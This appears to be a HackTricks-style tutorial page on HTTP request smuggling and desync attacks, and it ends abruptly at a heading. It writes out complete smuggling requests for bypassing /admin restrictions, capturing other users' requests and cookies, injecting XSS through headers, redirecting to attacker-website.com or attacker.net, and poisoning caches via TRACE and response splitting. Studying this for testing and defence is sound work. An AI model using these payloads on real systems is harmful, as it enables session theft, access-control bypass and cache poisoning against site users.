**HTTP Request Smuggling / HTTP Desync Attack**

## What is

This vulnerability occurs when a **desyncronization** between **front-end proxies** and the **back-end** server allows an **attacker** to **send** an HTTP **request** that will be **interpreted** as a **single request** by the **front-end** proxies (load balance/reverse-proxy) and **as 2 request** by the **back-end** server. This allows a user to **modify the next request that arrives to the back-end server after his**.

### Theory

[**RFC Specification (2161)**](https://tools.ietf.org/html/rfc2616)

If a message is received with both a Transfer-Encoding header field and a Content-Length header field, the latter MUST be ignored.

**Content-Length**

The Content-Length entity header indicates the size of the entity-body, in bytes, sent to the recipient.

**Transfer-Encoding: chunked**

The Transfer-Encoding header specifies the form of encoding used to safely transfer the payload body to the user. Chunked means that large data is sent in a series of chunks

### Reality

The **Front-End** (a load-balance / Reverse Proxy) **process** the ***content-length*** or the ***transfer-encoding*** header and the **Back-end** server **process the other** one provoking a **desyncronization** between the 2 systems. This could be very critical as **an attacker will be able to send one request** to the reverse proxy that will be **interpreted** by the **back-end** server **as 2 different requests**. The **danger** of this technique resides in the fact the **back-end** server **will interpret** the **2nd request injected** as if it **came from the next client** and the **real request** of that client will be **part** of the **injected request**.

### Particularities

Remember that in HTTP **a new line character is composed by 2 bytes:**


* **Content-Length**: This header uses a **decimal number** to indicate the **number** of **bytes** of the **body** of the request. The body is expected to end in the last character, **a new line is not needed in the end of the request**.
* **Transfer-Encoding:** This header uses in the **body** an **hexadecimal number** to indicate the **number** of **bytes** of the **next chunk**. The **chunk** must **end** with a **new line** but this new line **isn't counted** by the length indicator. This transfer method must end with a **chunk of size 0 followed by 2 new lines**: 0
* **Connection**: Based on my experience it's recommended to use **Connection: keep-alive** on the first request of the request Smuggling.

## Basic Examples

When trying to exploit this with Burp Suite **disable Update Content-Length and Normalize HTTP/1 line endings** in the repeater because some gadgets abuse newlines, carriage returns and malformed content-lengths.

HTTP request smuggling attacks are crafted by sending ambiguous requests that exploit discrepancies in how front-end and back-end servers interpret the Content-Length (CL) and Transfer-Encoding (TE) headers. These attacks can manifest in different forms, primarily as **CL.TE**, **TE.CL**, and **TE.TE**. Each type represents a unique combination of how the front-end and back-end servers prioritize these headers. The vulnerabilities arise from the servers processing the same request in different ways, leading to unexpected and potentially malicious outcomes.

### Basic Examples of Vulnerability Types



https://twitter.com/SpiderSec/status/1200413390339887104?ref\_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1200413390339887104&ref\_url=https%3A%2F%2Ftwitter.com%2FSpiderSec%2Fstatus%2F1200413390339887104

#### CL.TE Vulnerability (Content-Length used by Front-End, Transfer-Encoding used by Back-End)

* **Front-End (CL):** Processes the request based on the Content-Length header.
* **Back-End (TE):** Processes the request based on the Transfer-Encoding header.
* **Attack Scenario:**
  + The attacker sends a request where the Content-Length header's value does not match the actual content length.
  + The front-end server forwards the entire request to the back-end, based on the Content-Length value.
  + The back-end server processes the request as chunked due to the Transfer-Encoding: chunked header, interpreting the remaining data as a separate, subsequent request.
  + **Example:**

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 30

Connection: keep-alive

Transfer-Encoding: chunked

0

GET /404 HTTP/1.1

Foo: x

#### TE.CL Vulnerability (Transfer-Encoding used by Front-End, Content-Length used by Back-End)

* **Front-End (TE):** Processes the request based on the Transfer-Encoding header.
* **Back-End (CL):** Processes the request based on the Content-Length header.
* **Attack Scenario:**
  + The attacker sends a chunked request where the chunk size (7b) and actual content length (Content-Length: 4) do not align.
  + The front-end server, honoring Transfer-Encoding, forwards the entire request to the back-end.
  + The back-end server, respecting Content-Length, processes only the initial part of the request (7b bytes), leaving the rest as part of an unintended subsequent request.
  + **Example:**

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 4

Connection: keep-alive

Transfer-Encoding: chunked

7b

GET /404 HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 30

x=

0

#### TE.TE Vulnerability (Transfer-Encoding used by both, with obfuscation)

* **Servers:** Both support Transfer-Encoding, but one can be tricked into ignoring it via obfuscation.
* **Attack Scenario:**
  + The attacker sends a request with obfuscated Transfer-Encoding headers.
  + Depending on which server (front-end or back-end) fails to recognize the obfuscation, a CL.TE or TE.CL vulnerability may be exploited.
  + The unprocessed part of the request, as seen by one of the servers, becomes part of a subsequent request, leading to smuggling.
  + **Example:**

POST / HTTP/1.1

Host: vulnerable-website.com

Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding

: chunked

#### **CL.CL Scenario (Content-Length used by both Front-End and Back-End):**

* Both servers process the request based solely on the Content-Length header.
* This scenario typically does not lead to smuggling, as there's alignment in how both servers interpret the request length.
* **Example:**

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 16

Connection: keep-alive

Normal Request

#### **CL != 0 Scenario:**

* Refers to scenarios where the Content-Length header is present and has a value other than zero, indicating that the request body has content.
* It's crucial in understanding and crafting smuggling attacks, as it influences how servers determine the end of a request.
* **Example:**

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 16

Connection: keep-alive

Non-Empty Body

#### Breaking the web server

This technique is also useful in scenarios where it's possible to **break a web server while reading the initial HTTP data** but **without closing the connection**. This way, the **body** of the HTTP request will be considered the **next HTTP request**.

For example, as explained in[**this writeup**](https://mizu.re/post/twisty-python), In Werkzeug it was possible to send some **Unicode** characters and it will make the server **break**. However, if the HTTP connection was created with the header **Connection: keep-alive**, the body of the request won’t be read and the connection will still be open, so the **body** of the request will be treated as the **next HTTP request**.

#### Forcing via hop-by-hop headers

Abusing hop-by-hop headers you could indicate the proxy to **delete the header Content-Length or Transfer-Encoding so a HTTP request smuggling is possible to abuse**.

Connection: Content-Length

For **more information about hop-by-hop headers** visit:

**This is a summary of the post** [**https://nathandavison.com/blog/abusing-http-hop-by-hop-request-headers**](https://nathandavison.com/blog/abusing-http-hop-by-hop-request-headers)

Hop-by-hop headers are specific to a single transport-level connection, used primarily in HTTP/1.1 for managing data between two nodes (like client-proxy or proxy-proxy), and are not meant to be forwarded. Standard hop-by-hop headers include Keep-Alive, Transfer-Encoding, TE, Connection, Trailer, Upgrade, Proxy-Authorization, and Proxy-Authenticate, as defined in [RFC 2616](https://tools.ietf.org/html/rfc2616#section-13.5.1). Additional headers can be designated as hop-by-hop via the Connection header.

### Abusing Hop-by-Hop Headers

Improper management of hop-by-hop headers by proxies can lead to security issues. While proxies are expected to remove these headers, not all do, creating potential vulnerabilities.

### Testing for Hop-by-Hop Header Handling

The handling of hop-by-hop headers can be tested by observing changes in server responses when specific headers are marked as hop-by-hop. Tools and scripts can automate this process, identifying how proxies manage these headers and potentially uncovering misconfigurations or proxy behaviors.

Abusing hop-by-hop headers can lead to various security implications. Below are a couple of examples demonstrating how these headers can be manipulated for potential attacks:

### Bypassing Security Controls with X-Forwarded-For

An attacker can manipulate the X-Forwarded-For header to bypass IP-based access controls. This header is often used by proxies to track the originating IP address of a client. However, if a proxy treats this header as hop-by-hop and forwards it without proper validation, an attacker can spoof their IP address.

**Attack Scenario:**

1. The attacker sends an HTTP request to a web application behind a proxy, including a fake IP address in the X-Forwarded-For header.
2. The attacker also includes the Connection: close, X-Forwarded-For header, prompting the proxy to treat X-Forwarded-For as hop-by-hop.
3. The misconfigured proxy forwards the request to the web application without the spoofed X-Forwarded-For header.
4. The web application, not seeing the original X-Forwarded-For header, might consider the request as coming directly from a trusted proxy, potentially allowing unauthorized access.

### Cache Poisoning via Hop-by-Hop Header Injection

If a cache server incorrectly caches content based on hop-by-hop headers, an attacker could inject malicious headers to poison the cache. This would serve incorrect or malicious content to users requesting the same resource.

**Attack Scenario:**

1. An attacker sends a request to a web application with a hop-by-hop header that should not be cached (e.g., Connection: close, Cookie).
2. The poorly configured cache server does not remove the hop-by-hop header and caches the response specific to the attacker's session.
3. Future users requesting the same resource receive the cached response, which was tailored for the attacker, potentially leading to session hijacking or exposure of sensitive information.

## Finding HTTP Request Smuggling

Identifying HTTP request smuggling vulnerabilities can often be achieved using timing techniques, which rely on observing how long it takes for the server to respond to manipulated requests. These techniques are particularly useful for detecting CL.TE and TE.CL vulnerabilities. Besides these methods, there are other strategies and tools that can be used to find such vulnerabilities:

### Finding CL.TE Vulnerabilities Using Timing Techniques

* **Method:**
  + Send a request that, if the application is vulnerable, will cause the back-end server to wait for additional data.
  + **Example:**

POST / HTTP/1.1

Host: vulnerable-website.com

Transfer-Encoding: chunked

Connection: keep-alive

Content-Length: 4

1

A

0

* + **Observation:**
    - The front-end server processes the request based on Content-Length and cuts off the message prematurely.
    - The back-end server, expecting a chunked message, waits for the next chunk that never arrives, causing a delay.
* **Indicators:**
  + Timeouts or long delays in response.
  + Receiving a 400 Bad Request error from the back-end server, sometimes with detailed server information.

### Finding TE.CL Vulnerabilities Using Timing Techniques

* **Method:**
  + Send a request that, if the application is vulnerable, will cause the back-end server to wait for additional data.
  + **Example:**

POST / HTTP/1.1

Host: vulnerable-website.com

Transfer-Encoding: chunked

Connection: keep-alive

Content-Length: 6

0

X

* + **Observation:**
    - The front-end server processes the request based on Transfer-Encoding and forwards the entire message.
    - The back-end server, expecting a message based on Content-Length, waits for additional data that never arrives, causing a delay.

### Other Methods to Find Vulnerabilities

* **Differential Response Analysis:**
  + Send slightly varied versions of a request and observe if the server responses differ in an unexpected way, indicating a parsing discrepancy.
* **Using Automated Tools:**
  + Tools like Burp Suite's 'HTTP Request Smuggler' extension can automatically test for these vulnerabilities by sending various forms of ambiguous requests and analyzing the responses.
* **Content-Length Variance Tests:**
  + Send requests with varying Content-Length values that are not aligned with the actual content length and observe how the server handles such mismatches.
* **Transfer-Encoding Variance Tests:**
  + Send requests with obfuscated or malformed Transfer-Encoding headers and monitor how differently the front-end and back-end servers respond to such manipulations.

### HTTP Request Smuggling Vulnerability Testing

After confirming the effectiveness of timing techniques, it's crucial to verify if client requests can be manipulated. A straightforward method is to attempt poisoning your requests, for instance, making a request to / yield a 404 response. The CL.TE and TE.CL examples previously discussed in [Basic Examples](https://book.hacktricks.xyz/pentesting-web/http-request-smuggling#basic-examples) demonstrate how to poison a client's request to elicit a 404 response, despite the client aiming to access a different resource.

**Key Considerations**

When testing for request smuggling vulnerabilities by interfering with other requests, bear in mind:

* **Distinct Network Connections:** The "attack" and "normal" requests should be dispatched over separate network connections. Utilizing the same connection for both doesn't validate the vulnerability's presence.
* **Consistent URL and Parameters:** Aim to use identical URLs and parameter names for both requests. Modern applications often route requests to specific back-end servers based on URL and parameters. Matching these increases the likelihood that both requests are processed by the same server, a prerequisite for a successful attack.
* **Timing and Racing Conditions:** The "normal" request, meant to detect interference from the "attack" request, competes against other concurrent application requests. Therefore, send the "normal" request immediately following the "attack" request. Busy applications may necessitate multiple trials for conclusive vulnerability confirmation.
* **Load Balancing Challenges:** Front-end servers acting as load balancers may distribute requests across various back-end systems. If the "attack" and "normal" requests end up on different systems, the attack won't succeed. This load balancing aspect may require several attempts to confirm a vulnerability.
* **Unintended User Impact:** If your attack inadvertently impacts another user's request (not the "normal" request you sent for detection), this indicates your attack influenced another application user. Continuous testing could disrupt other users, mandating a cautious approach.

## Abusing HTTP Request Smuggling

### Circumventing Front-End Security via HTTP Request Smuggling

Sometimes, front-end proxies enforce security measures, scrutinizing incoming requests. However, these measures can be circumvented by exploiting HTTP Request Smuggling, allowing unauthorized access to restricted endpoints. For instance, accessing /admin might be prohibited externally, with the front-end proxy actively blocking such attempts. Nonetheless, this proxy may neglect to inspect embedded requests within a smuggled HTTP request, leaving a loophole for bypassing these restrictions.

Consider the following examples illustrating how HTTP Request Smuggling can be used to bypass front-end security controls, specifically targeting the /admin path which is typically guarded by the front-end proxy:

**CL.TE Example**

POST / HTTP/1.1

Host: [redacted].web-security-academy.net

Cookie: session=[redacted]

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 67

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

Host: localhost

Content-Length: 10

x=

In the CL.TE attack, the Content-Length header is leveraged for the initial request, while the subsequent embedded request utilizes the Transfer-Encoding: chunked header. The front-end proxy processes the initial POST request but fails to inspect the embedded GET /admin request, allowing unauthorized access to the /admin path.

**TE.CL Example**

POST / HTTP/1.1

Host: [redacted].web-security-academy.net

Cookie: session=[redacted]

Content-Type: application/x-www-form-urlencoded

Connection: keep-alive

Content-Length: 4

Transfer-Encoding: chunked

2b

GET /admin HTTP/1.1

Host: localhost

a=x

0

Conversely, in the TE.CL attack, the initial POST request uses Transfer-Encoding: chunked, and the subsequent embedded request is processed based on the Content-Length header. Similar to the CL.TE attack, the front-end proxy overlooks the smuggled GET /admin request, inadvertently granting access to the restricted /admin path.

### Revealing front-end request rewriting

Applications often employ a **front-end server** to modify incoming requests before passing them to the back-end server. A typical modification involves adding headers, such as X-Forwarded-For: <IP of the client>, to relay the client's IP to the back-end. Understanding these modifications can be crucial, as it might reveal ways to **bypass protections** or **uncover concealed information or endpoints**.

To investigate how a proxy alters a request, locate a POST parameter that the back-end echoes in the response. Then, craft a request, using this parameter last, similar to the following:

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 130

Connection: keep-alive

Transfer-Encoding: chunked

0

POST /search HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 100

search=

In this structure, subsequent request components are appended after search=, which is the parameter reflected in the response. This reflection will expose the headers of the subsequent request.

It's important to align the Content-Length header of the nested request with the actual content length. Starting with a small value and incrementing gradually is advisable, as too low a value will truncate the reflected data, while too high a value can cause the request to error out.

This technique is also applicable in the context of a TE.CL vulnerability, but the request should terminate with search=\r\n0. Regardless of the newline characters, the values will append to the search parameter.

This method primarily serves to understand the request modifications made by the front-end proxy, essentially performing a self-directed investigation.

### Capturing other users' requests

It's feasible to capture the requests of the next user by appending a specific request as the value of a parameter during a POST operation. Here's how this can be accomplished:

By appending the following request as the value of a parameter, you can store the subsequent client's request:

POST / HTTP/1.1

Host: ac031feb1eca352f8012bbe900fa00a1.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 319

Connection: keep-alive

Cookie: session=4X6SWQeR8KiOPZPF2Gpca2IKeA1v4KYi

Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1

Host: ac031feb1eca352f8012bbe900fa00a1.web-security-academy.net

Content-Length: 659

Content-Type: application/x-www-form-urlencoded

Cookie: session=4X6SWQeR8KiOPZPF2Gpca2IKeA1v4KYi

csrf=gpGAVAbj7pKq7VfFh45CAICeFCnancCM&postId=4&name=asdfghjklo&email=email%40email.com&comment=

In this scenario, the **comment parameter** is intended to store the contents within a post's comment section on a publicly accessible page. Consequently, the subsequent request's contents will appear as a comment.

However, this technique has limitations. Generally, it captures data only up to the parameter delimiter used in the smuggled request. For URL-encoded form submissions, this delimiter is the & character. This means the captured content from the victim user's request will stop at the first &, which may even be part of the query string.

Additionally, it's worth noting that this approach is also viable with a TE.CL vulnerability. In such cases, the request should conclude with search=\r\n0. Regardless of newline characters, the values will be appended to the search parameter.

### Using HTTP request smuggling to exploit reflected XSS

HTTP Request Smuggling can be leveraged to exploit web pages vulnerable to **Reflected XSS**, offering significant advantages:

* Interaction with the target users is **not required**.
* Allows the exploitation of XSS in parts of the request that are **normally unattainable**, like HTTP request headers.

In scenarios where a website is susceptible to Reflected XSS through the User-Agent header, the following payload demonstrates how to exploit this vulnerability:

POST / HTTP/1.1

Host: ac311fa41f0aa1e880b0594d008d009e.web-security-academy.net

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0

Cookie: session=ac311fa41f0aa1e880b0594d008d009e

Transfer-Encoding: chunked

Connection: keep-alive

Content-Length: 213

Content-Type: application/x-www-form-urlencoded

0

GET /post?postId=2 HTTP/1.1

Host: ac311fa41f0aa1e880b0594d008d009e.web-security-academy.net

User-Agent: "><script>alert(1)</script>

Content-Length: 10

Content-Type: application/x-www-form-urlencoded

A=

This payload is structured to exploit the vulnerability by:

1. Initiating a POST request, seemingly typical, with a Transfer-Encoding: chunked header to indicate the start of smuggling.
2. Following with a 0, marking the end of the chunked message body.
3. Then, a smuggled GET request is introduced, where the User-Agent header is injected with a script, <script>alert(1)</script>, triggering the XSS when the server processes this subsequent request.

By manipulating the User-Agent through smuggling, the payload bypasses normal request constraints, thus exploiting the Reflected XSS vulnerability in a non-standard but effective manner.

#### HTTP/0.9

In case the user content is reflected in a response with a **Content-type** such as **text/plain**, preventing the execution of the XSS. If the server support **HTTP/0.9 it might be possible to bypass this**!

The version HTTP/0.9 was previously to the 1.0 and only uses **GET** verbs and **doesn’t** respond with **headers**, just the body.

In [**this writeup**](https://mizu.re/post/twisty-python), this was abused with a request smuggling and a **vulnerable endpoint that will reply with the input of the user** to smuggle a request with HTTP/0.9. The parameter that will be reflected in the response contained a **fake HTTP/1.1 response (with headers and body)** so the response will contain valid executable JS code with a Content-Type of text/html.

### Exploiting On-site Redirects with HTTP Request Smuggling

Applications often redirect from one URL to another by using the hostname from the Host header in the redirect URL. This is common with web servers like Apache and IIS. For instance, requesting a folder without a trailing slash results in a redirect to include the slash:

GET /home HTTP/1.1

Host: normal-website.com

Results in:

HTTP/1.1 301 Moved Permanently

Location: https://normal-website.com/home/

Though seemingly harmless, this behavior can be manipulated using HTTP request smuggling to redirect users to an external site. For example:

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 54

Connection: keep-alive

Transfer-Encoding: chunked

0

GET /home HTTP/1.1

Host: attacker-website.com

Foo: X

This smuggled request could cause the next processed user request to be redirected to an attacker-controlled website:

GET /home HTTP/1.1

Host: attacker-website.com

Foo: XGET /scripts/include.js HTTP/1.1

Host: vulnerable-website.com

Results in:

HTTP/1.1 301 Moved Permanently

Location: https://attacker-website.com/home/

In this scenario, a user's request for a JavaScript file is hijacked. The attacker can potentially compromise the user by serving malicious JavaScript in response.

### Exploiting Web Cache Poisoning via HTTP Request Smuggling

Web cache poisoning can be executed if any component of the **front-end infrastructure caches content**, typically to enhance performance. By manipulating the server's response, it's possible to **poison the cache**.

Previously, we observed how server responses could be altered to return a 404 error (refer to [Basic Examples](https://book.hacktricks.xyz/pentesting-web/http-request-smuggling#basic-examples)). Similarly, it’s feasible to trick the server into delivering /index.html content in response to a request for /static/include.js. Consequently, the /static/include.js content gets replaced in the cache with that of /index.html, rendering /static/include.js inaccessible to users, potentially leading to a Denial of Service (DoS).

This technique becomes particularly potent if an **Open Redirect vulnerability** is discovered or if there's an **on-site redirect to an open redirect**. Such vulnerabilities can be exploited to replace the cached content of /static/include.js with a script under the attacker's control, essentially enabling a widespread Cross-Site Scripting (XSS) attack against all clients requesting the updated /static/include.js.

Below is an illustration of exploiting **cache poisoning combined with an on-site redirect to open redirect**. The objective is to alter the cache content of /static/include.js to serve JavaScript code controlled by the attacker:

POST / HTTP/1.1

Host: vulnerable.net

Content-Type: application/x-www-form-urlencoded

Connection: keep-alive

Content-Length: 124

Transfer-Encoding: chunked

0

GET /post/next?postId=3 HTTP/1.1

Host: attacker.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 10

x=1

Note the embedded request targeting /post/next?postId=3. This request will be redirected to /post?postId=4, utilizing the **Host header value** to determine the domain. By altering the **Host header**, the attacker can redirect the request to their domain (**on-site redirect to open redirect**).

After successful **socket poisoning**, a **GET request** for /static/include.js should be initiated. This request will be contaminated by the prior **on-site redirect to open redirect** request and fetch the content of the script controlled by the attacker.

Subsequently, any request for /static/include.js will serve the cached content of the attacker's script, effectively launching a broad XSS attack.

### Using HTTP request smuggling to perform web cache deception

**What is the difference between web cache poisoning and web cache deception?**

* In **web cache poisoning**, the attacker causes the application to store some malicious content in the cache, and this content is served from the cache to other application users.
* In **web cache deception**, the attacker causes the application to store some sensitive content belonging to another user in the cache, and the attacker then retrieves this content from the cache.

The attacker crafts a smuggled request that fetches sensitive user-specific content. Consider the following example:

`POST / HTTP/1.1`\

`Host: vulnerable-website.com`\

`Connection: keep-alive`\

`Content-Length: 43`\

`Transfer-Encoding: chunked`\

``\ `0`\``\

`GET /private/messages HTTP/1.1`\

`Foo: X`

If this smuggled request poisons a cache entry intended for static content (e.g., /someimage.png), the victim's sensitive data from /private/messages might be cached under the static content's cache entry. Consequently, the attacker could potentially retrieve these cached sensitive data.

### Abusing TRACE via HTTP Request Smuggling

[**In this post**](https://portswigger.net/research/trace-desync-attack) is suggested that if the server has the method TRACE enabled it could be possible to abuse it with a HTTP Request Smuggling. This is because this method will reflect any header sent to the server as part of the body of the response. For example:

TRACE / HTTP/1.1

Host: example.com

XSS: <script>alert("TRACE")</script>

Will send a response such as:

HTTP/1.1 200 OK

Content-Type: message/http

Content-Length: 115

TRACE / HTTP/1.1

Host: vulnerable.com

XSS: <script>alert("TRACE")</script>

X-Forwarded-For: xxx.xxx.xxx.xxx

An example on how to abuse this behaviour would be to **smuggle first a HEAD request**. This request will be responded with only the **headers** of a GET request (**Content-Type** among them). And smuggle **immediately after the HEAD a TRACE request**, which will be **reflecting the sent dat**a. As the HEAD response will be containing a Content-Length header, the **response of the TRACE request will be treated as the body of the HEAD response, therefore reflecting arbitrary data** in the response. This response will be sent to the next request over the connection, so this could be **used in a cached JS file for example to inject arbitrary JS code**.

### Abusing TRACE via HTTP Response Splitting

Continue following[**this post**](https://portswigger.net/research/trace-desync-attack) is suggested another way to abuse the TRACE method. As commented, smuggling a HEAD request and a TRACE request it's possible to **control some reflected data** in the response to the HEAD request. The length of the body of the HEAD request is basically indicated in the Content-Length header and is formed by the response to the TRACE request.

Therefore, the new idea would be that, knowing this Content-Length and the data given in the TRACE response, it's possible to make the TRACE response contains a valid HTTP response after the last byte of the Content-Length, allowing an attacker to completely control the request to the next response (which could be used to perform a cache poisoning).

Example:

GET / HTTP/1.1

Host: example.com

Content-Length: 360

HEAD /smuggled HTTP/1.1

Host: example.com

POST /reflect HTTP/1.1

Host: example.com

SOME\_PADDINGXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXHTTP/1.1 200 Ok\r\n

Content-Type: text/html\r\n

Cache-Control: max-age=1000000\r\n

Content-Length: 44\r\n

\r\n

<script>alert("response splitting")</script>

Will generate these responses (note how the HEAD response has a Content-Length making the TRACE response part of the HEAD body and once the HEAD Content-Length ends a valid HTTP response is smuggled):

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 0

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 165

HTTP/1.1 200 OK

Content-Type: text/plain

Content-Length: 243

SOME\_PADDINGXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXHTTP/1.1 200 Ok

Content-Type: text/html

Cache-Control: max-age=1000000

Content-Length: 50

<script>alert(“arbitrary response”)</script>

### Weaponizing HTTP Request Smuggling with HTTP Response Desynchronisation

## HTTP Request Queue Desynchronisation

First of all, this technique **abuses a HTTP Request Smuggling vulnerability**, so you need to know what that is:


The **main** **difference** between this technique and a common HTTP Request smuggling is that **instead** of **attacking** the **request** of the **victim** **by adding a prefix to it**, we are going to **leak or modify the response the victim receives**. This is done by, instead of sending 1 request and a half to abuse the HTTP Request smuggling, **send 2 complete requests to desynchronise the proxies responses queue**.

This is because we are going to be able to **desynchronise the response queue** so the **response** from the **legit** **request** of the **victim is sent to the attacker**, or by **injecting attackers controlled content in the response to the victim**.

### HTTP Pipeline Desync

